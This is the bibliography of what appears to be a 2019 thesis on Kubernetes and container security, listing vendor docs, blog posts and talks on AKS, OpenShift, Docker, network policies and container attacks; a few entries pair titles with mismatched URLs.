[Cor19a] Microsoft Corporation. *What is PaaS? Platform as a Service*. 2019. URL: https://azure.microsoft.com/en-us/overview/what-is-paas/ (visited on 07/16/2019) (cit. on p. 6).

[Cor19b] Microsoft Corporation. *What is PaaS? Platform as a Service*. 2019. URL: https://docs.microsoft.com/en-us/azure/aks/operator-best-practices-cluster-security?view=azuremgmtbilling-1.1.0-preview%5C (visited on 07/16/2019) (cit. on p. 6).

[Inc19b] Docker Inc. *What is a Container?* 2019. URL: https://www.docker.com/resources/what-container (visited on 07/16/2019) (cit. on p. 6).

[Raa18] Mike Raab. *Intro to DockerContainers*. 2018. URL: https://static.rainfocus.com/oracle/oraclecode18/sess/1513810380873001uIiU/PF/docker-101-ny_1520531065990001vPkT.pdf (visited on 07/16/2019) (cit. on p. 6).

[Osn18] Rani Osnat. *A brief history of containers: From the 1970s to 2017*. 2018. URL: https://blog.aquasec.com/a-brief-history-of-containers-from-1970s-chroot-to-docker-2016 (visited on 07/16/2019) (cit. on p. 6).

[Aut19b] The Kubernetes Authors. *What is Kubernetes*. 2019. URL: https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/ (visited on 07/16/2019) (cit. on p. 7).

[Cha17] Nick Chase. *OK, I give up. Is Docker now Moby? And what is LinuxKit?* 2017. URL: https://www.mirantis.com/blog/ok-i-give-up-is-docker-now-moby-and-what-is-linuxkit/ (visited on 07/16/2019) (cit. on pp. 7, 15).

[Inc19c] Docker Inc. *About Docker Engine*. 2019. URL: https://docs.docker.com/engine/ (visited on 07/16/2019) (cit. on p. 7).

[Inc19d] Red Hat Inc. *Getting Started with Containers*. 2019. URL: https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux_atomic_host/7/html-single/getting_started_with_containers/index (visited on 07/16/2019) (cit. on p. 7).

[Inc18b] Red Hat Inc. *Containers and Images*. 2018. URL: https://docs.openshift.com/enterprise/3.0/architecture/core_concepts/containers_and_images.html (visited on 07/16/2019) (cit. on p. 7).

[Inc18c] Docker Inc. *Dockerfile Reference*. 2018. URL: https://docs.docker.com/engine/reference/builder/ (visited on 07/16/2019) (cit. on p. 8).

[Fou19d] The Linux Foundation. *Open Container Initiative*. 2019. URL: https://www.opencontainers.org/ (visited on 07/16/2019) (cit. on p. 8).

[Lew19a] Ian Lewis. *Container Runtimes Part 2: Anatomy of a Low-Level Container Runtime*. 2019. URL: https://www.ianlewis.org/en/container-runtimes-part-2-anatomy-low-level-contai (visited on 07/16/2019) (cit. on p. 8).

[Lew19b] Ian Lewis. *Container Runtimes Part 3: High-Level Runtimes*. 2019. URL: https://www.ianlewis.org/en/container-runtimes-part-3-high-level-runtimes (visited on 07/16/2019) (cit. on p. 8).

[Aut19c] The Kubernetes Authors. *Container Runtimes Part 3: High-Level Runtimes*. 2019. URL: https://github.com/kubernetes/cri-api/ (visited on 07/16/2019) (cit. on p. 8).

[Aut19d] The Kubernetes Authors. *Understanding Kubernetes Objects*. 2019. URL: https://kubernetes.io/docs/concepts/overview/working-with-objects/kubernetes-objects/ (visited on 07/16/2019) (cit. on pp. 9, 10, 13).

[Fou19e] The Linux Foundation. *There are over 80 Certified Kubernetes offerings.* 2019. URL: https://www.cncf.io/certification/software-conformance/ (visited on 07/16/2019) (cit. on pp. 9, 15).

[Aut19e] The Kubernetes Authors. *Kubernetes Components*. 2019. URL: https://kubernetes.io/docs/concepts/overview/components/ (visited on 07/16/2019) (cit. on pp. 9, 21).

[Aut19f] The Kubernetes Authors. *Pod Overview*. 2019. URL: https://kubernetes.io/docs/concepts/workloads/pods/pod-overview/ (visited on 07/16/2019) (cit. on p. 11).

[BC18] Matt Butcher and Karen Chu. *Phippy goes to the Zoo*. 2018. URL: https://www.cncf.io/wp-content/uploads/2018/12/Phippy-Goes-To-The-Zoo.pdf (visited on 07/16/2019) (cit. on p. 11).

[Aut19g] The Kubernetes Authors. *ReplicaSet*. 2019. URL: https://kubernetes.io/docs/concepts/workloads/controllers/replicaset/ (visited on 07/16/2019) (cit. on p. 11).

[Aut19h] The Kubernetes Authors. *Picking the Right Solution*. 2019. URL: https://v1-13.docs.kubernetes.io/docs/setup/pick-right-solution/# (visited on 07/16/2019) (cit. on p. 12).

[Aut19i] The Kubernetes Authors. *The Kubernetes API*. 2019. URL: https://kubernetes.io/docs/concepts/overview/kubernetes-api/ (visited on 07/16/2019) (cit. on p. 12).

[Inc19e] Red Hat Inc. *OpenShift plans and pricing*. 2019. URL: https://www.openshift.com/products/pricing/ (visited on 07/16/2019) (cit. on p. 13).

[Har19] Brian Harrington. *OpenShift and Kubernetes: What's the difference?* 2019. URL: https://www.redhat.com/en/blog/openshift-and-kubernetes-whats-difference (visited on 07/16/2019) (cit. on p. 14).

[Inc19f] Red Hat Inc. *The Origin Community Distribution of Kubernetes that powers Red Hat OpenShift.* 2019. URL: https://www.okd.io/ (visited on 07/16/2019) (cit. on p. 15).

[Inc19g] Red Hat Inc. *OpenShift Container Platform 3.x Tested Integrations*. 2019. URL: https://access.redhat.com/articles/2176281 (visited on 07/16/2019) (cit. on pp. 15, 30).

[Inc19h] Red Hat Inc. *Managing Projects*. 2019. URL: https://docs.openshift.com/container-platform/3.11/admin_guide/managing_projects.html (visited on 07/16/2019) (cit. on p. 15).

[Cor19c] Microsoft Corporation. *Integrate Azure Active Directory with Azure Kubernetes Service*. 2019. URL: https://docs.microsoft.com/en-us/azure/aks/azure-ad-integration (visited on 07/16/2019) (cit. on p. 15).

[Aut19j] The Kubernetes Authors. *Kubernetes version and version skew support policy*. 2019. URL: https://kubernetes.io/docs/setup/release/version-skew-policy/ (visited on 07/16/2019) (cit. on pp. 17, 28).

[Aut19k] The Kubernetes Authors. *Web UI (Dashboard)*. 2019. URL: https://kubernetes.io/docs/tasks/access-application-cluster/web-ui-dashboard/ (visited on 07/17/2019) (cit. on p. 18).

[Inc19i] Red Hat Inc. *Create and Build an Image Using the Web Console*. 2019. URL: https://docs.openshift.com/container-platform/3.11/getting_started/developers_console.html (visited on 07/17/2019) (cit. on p. 18).

[Cor19d] Microsoft Corporation. *Quickstart: Deploy an Azure Kubernetes Service (AKS) cluster using the Azure portal*. 2019. URL: https://docs.microsoft.com/en-us/azure/aks/kubernetes-walkthrough-portal (visited on 07/17/2019) (cit. on p. 18).

[Gom18] Paulo Gomez. *How a naughty docker image on AKS could give an attacker access to your Azure Subscription?* 2018. URL: https://itnext.io/how-a-naughty-docker-image-on-aks-could-give-an-attacker-access-to-your-azure-subscription-6d05b92bf811 (visited on 07/17/2019) (cit. on p. 18).

[Aut19l] The Kubernetes Authors. *Network Policies*. 2019. URL: https://kubernetes.io/docs/concepts/services-networking/network-policies/ (visited on 07/17/2019) (cit. on pp. 19, 41).

[Aut19m] The Kubernetes Authors. *Auditing*. 2019. URL: https://kubernetes.io/docs/tasks/debug-application-cluster/audit/ (visited on 07/17/2019) (cit. on p. 19).

[San17] Jorge Salamero Sanz. *Monitoring Kubernetes (part 2): Best practices for alerting on Kubernetes*. 2017. URL: https://sysdig.com/blog/alerting-kubernetes/ (visited on 07/17/2019) (cit. on p. 19).

[Aut19n] The Kubernetes Authors. *Pod Security Policies*. 2019. URL: https://kubernetes.io/docs/concepts/policy/pod-security-policy/ (visited on 07/17/2019) (cit. on pp. 21, 45).

[MI18] Jeff Morgan and Docker Inc. *Introducing the New Docker Hub*. 2018. URL: https://blog.docker.com/2018/12/the-new-docker-hub/ (visited on 07/17/2019) (cit. on p. 22).

[RH19] Liz Rice and Michael Hausenblas. *Kubernetes Security*. 2019. URL: https://kubernetes-security.info/ (visited on 07/17/2019) (cit. on p. 22).

[con19] Open Policy Agent contributors. *Kubernetes Admission Control*. 2019. URL: https://www.openpolicyagent.org/docs/v0.10.7/kubernetes-admission-control/ (visited on 08/14/2019) (cit. on p. 23).

[Aut19o] The Kubernetes Authors. *Network Policies*. 2019. URL: https://kubernetes.io/docs/concepts/services-networking/network-policies/ (visited on 07/18/2019) (cit. on p. 23).

[Aut19p] Istio Authors. *What is Istio?* 2019. URL: https://istio.io/docs/concepts/what-is-istio/ (visited on 07/18/2019) (cit. on p. 23).

[Wal14] Daniel J Walsh. *Are Docker containers really secure?* 2014. URL: https://opensource.com/business/14/7/docker-security-selinux (visited on 07/18/2019) (cit. on p. 23).

[CB19] Dominik Czarnota and Trail of Bits. *Understanding Docker container escapes*. 2019. URL: https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/ (visited on 07/29/2019) (cit. on pp. 23, 45).

[Fou19f] OWASP Foundation. *Addition to the threat mindmap might be needed*. 2019. URL: https://github.com/OWASP/Docker-Security/issues/9 (visited on 07/18/2019) (cit. on p. 23).

[Inc19j] Docker Inc. *Content trust in Docker*. 2019. URL: https://docs.docker.com/engine/security/trust/content_trust/ (visited on 07/18/2019) (cit. on p. 24).

[TK18] Jen Tong and Maya Kaczorowski. *Kubernetes Runtime Security*. 2018. URL: https://static.sched.com/hosted_files/kccnceu18/72/20180524%20-%20KubeCon%20EU%20-%20Kubernetes%20Runtime%20Security.pdf (visited on 07/18/2019) (cit. on p. 24).

[Aut19q] The Kubernetes Authors. *Resource Quotas*. 2019. URL: https://kubernetes.io/docs/concepts/policy/resource-quotas/ (visited on 07/19/2019) (cit. on p. 25).

[Aut19r] The Kubernetes Authors. *Tools for Monitoring Resources*. 2019. URL: https://kubernetes.io/docs/tasks/debug-application-cluster/resource-usage-monitoring/ (visited on 07/19/2019) (cit. on p. 25).

[Tea18] RedLock CSI Team. *Lessons from the Cryptojacking Attack at Tesla*. 2018. URL: https://redlock.io/blog/cryptojacking-tesla (visited on 07/19/2019) (cit. on p. 25).

[Aut19s] The Kubernetes Authors. *Configure Access to Multiple Clusters*. 2019. URL: https://kubernetes.io/docs/tasks/access-application-cluster/configure-access-multiple-clusters/ (visited on 07/19/2019) (cit. on p. 26).

[EdO19] EdOverflow. *"CI Knew There Would Be Bugs Here" — Exploring Continuous Integration Services as a Bug Bounty Hunter*. 2019. URL: https://edoverflow.com/2019/ci-knew-there-would-be-bugs-here/ (visited on 07/19/2019) (cit. on p. 26).

[SN19] Vitaly Simonovich and Ori Nakar. *Hundreds of Vulnerable Docker Hosts Exploited by Cryptocurrency Miners*. 2019. URL: https://www.imperva.com/blog/hundreds-of-vulnerable-docker-hosts-exploited-by-cryptocurrency-miners/ (visited on 07/21/2019) (cit. on p. 27).

[Tec19] Graz University of Technology. *Meltdown and Spectre*. 2019. URL: https://meltdownattack.com/ (visited on 07/21/2019) (cit. on p. 27).

[Int19c] Center for Internet Security. *CIS Benchmarks*. 2019. URL: https://www.cisecurity.org/cis-benchmarks/ (visited on 07/21/2019) (cit. on p. 27).

[Sco19] Stuart Scott. *AWS Security: Bastion Host, NAT instances and VPC Peering*. 2019. URL: https://cloudacademy.com/blog/aws-bastion-host-nat-instances-vpc-peering-security/ (visited on 07/21/2019) (cit. on p. 27).

[Ked19] Mark Kedgley. *The Problem with Running Outdated Software*. 2019. URL: https://www.newnettechnologies.com/whitepaper/Outdated-Software-Whitepaper.pdf (visited on 07/21/2019) (cit. on p. 28).

[Dio19] Yuri Diogenes. *Using Azure Monitor to send an Email Notification for Azure Security Center Alerts*. 2019. URL: https://blogs.technet.microsoft.com/yuridiogenes/2018/08/01/using-azure-monitor-to-send-an-email-notification-for-azure-security-center-alerts/ (visited on 07/21/2019) (cit. on p. 28).

[Inc19k] Red Hat Inc. *Red Hat OpenShift Container Platform Life Cycle Policy*. 2019. URL: https://access.redhat.com/support/policy/updates/openshift (visited on 07/21/2019) (cit. on p. 28).

[Inc19l] Red Hat Inc. *Planning your installation*. 2019. URL: https://docs.openshift.com/container-platform/3.11/install/index.html (visited on 07/30/2019) (cit. on p. 30).

[FIR19] FIRST.Org. *Common Vulnerability Scoring System version 3.1: User Guide*. 2019. URL: https://www.first.org/cvss/user-guide (visited on 07/29/2019) (cit. on p. 31).

[Ris19] Institute of Risk Management. *Risk appetite and tolerance*. 2019. URL: https://www.theirm.org/knowledge-and-resources/thought-leadership/risk-appetite-and-tolerance.aspx (visited on 08/05/2019) (cit. on p. 39).

[Inc19m] Weaveworks Inc. *Sock Shop : A Microservice Demo Application*. 2019. URL: https://github.com/microservices-demo/microservices-demo (visited on 08/05/2019) (cit. on p. 40).

[Inc18d] MongoDB Inc. *Default MongoDB Port*. 2018. URL: https://docs.mongodb.com/manual/reference/default-mongodb-port/ (visited on 08/05/2019) (cit. on p. 40).

[Inc19n] Red Hat Inc. *Managing Security Context Constraints*. 2019. URL: https://docs.openshift.com/container-platform/3.11/admin_guide/manage_scc.html (visited on 08/05/2019) (cit. on p. 40).

[Inc19o] Red Hat Inc. *OpenShift SDN*. 2019. URL: https://docs.openshift.com/container-platform/3.11/architecture/networking/sdn.html (visited on 08/06/2019) (cit. on p. 41).

[Bal18] Ahmet Alp Balkan. *OpenShift SDN*. 2018. URL: https://github.com/ahmetb/kubernetes-network-policy-recipes/blob/master/04-deny-traffic-from-other-namespaces.md (visited on 08/06/2019) (cit. on p. 41).

[Cor19e] Microsoft Corporation. *Secure traffic between pods using network policies in Azure Kubernetes Service (AKS)*. 2019. URL: https://docs.microsoft.com/en-us/azure/aks/use-network-policies (visited on 08/06/2019) (cit. on p. 42).

[Cor19f] Microsoft Corporation. *Tutorial: Deploy an Azure Kubernetes Service (AKS) cluster*. 2019. URL: https://docs.microsoft.com/en-us/azure/aks/tutorial-kubernetes-deploy-cluster (visited on 08/06/2019) (cit. on p. 42).

[Inc19p] Red Hat Inc. *Configuring the SDN*. 2019. URL: https://docs.openshift.com/container-platform/3.11/install_config/configuring_sdn.html (visited on 08/06/2019) (cit. on p. 42).

[Cor19g] Microsoft Corporation. *Connect with SSH to Azure Kubernetes Service (AKS) cluster nodes for maintenance or troubleshooting*. 2019. URL: https://docs.microsoft.com/en-us/azure/aks/ssh (visited on 08/08/2019) (cit. on p. 43).

[Cor19h] Microsoft Corporation. *Preview - Secure your cluster using pod security policies in Azure Kubernetes Service (AKS)*. 2019. URL: https://docs.microsoft.com/en-us/azure/aks/use-pod-security-policies#install-aks-preview-cli-extension (visited on 08/09/2019) (cit. on pp. 44, 45).

[Aut19t] The Kubernetes Authors. *Runc and CVE-2019-5736*. 2019. URL: https://kubernetes.io/blog/2019/02/11/runc-and-cve-2019-5736/ (visited on 08/09/2019) (cit. on p. 45).

[Aut19u] The Kubernetes Authors. *Runtime Class*. 2019. URL: https://kubernetes.io/docs/concepts/containers/runtime-class/ (visited on 08/11/2019) (cit. on p. 49).

[MU19] Andrew Martin and Pi Unnerup. *Rootless, Reproducible & Hermetic Secure container build showdown*. 2019. URL: https://static.sched.com/hosted_files/kccnceu19/d3/ControlPlane%20-%20Rootless%2C%20Reproducible%20%26%20Hermetic_%20Secure%20Container%20Build%20Showdown%20%28KubeCon%20Barcelon%2C%20May%202019%29.pdf (visited on 08/11/2019) (cit. on p. 49).

Online video sources

[McC18] Rory McCune. *A Hacker's Guide to Kubernetes and the Cloud - Rory McCune, NCC Group PLC (Intermediate Skill Level)*. 2018. URL: https://youtu.be/dxKpCO2dAy8?t=1758 (visited on 04/25/2019) (cit. on p. 4).

[Ric19] Liz Rice. *DIY Pen-Testing for Your Kubernetes Cluster - Liz Rice, Aqua Security*. 2019. URL: https://www.youtube.com/watch?v=fVqCAUJiIn0&feature=youtu.be&t=525 (visited on 07/17/2019) (cit. on p. 18).

[Gee17] Brad Geesaman. *Hacking and Hardening Kubernetes Clusters by Example [I] - Brad Geesaman, Symantec*. 2017. URL: https://www.youtube.com/watch?v=vTgQLzeBfRU&feature=youtu.be&t=185 (visited on 07/16/2019) (cit. on p. 29).

Other sources

[Mei19] Nico Meisenzahl. *docker-drawings*. A collection of graphics given to Lukas Grams by Nico Meisenzahl at the Global Azure Bootcamp Rosenheim on 2019-04-27. 2019 (cit. on pp. 10–12).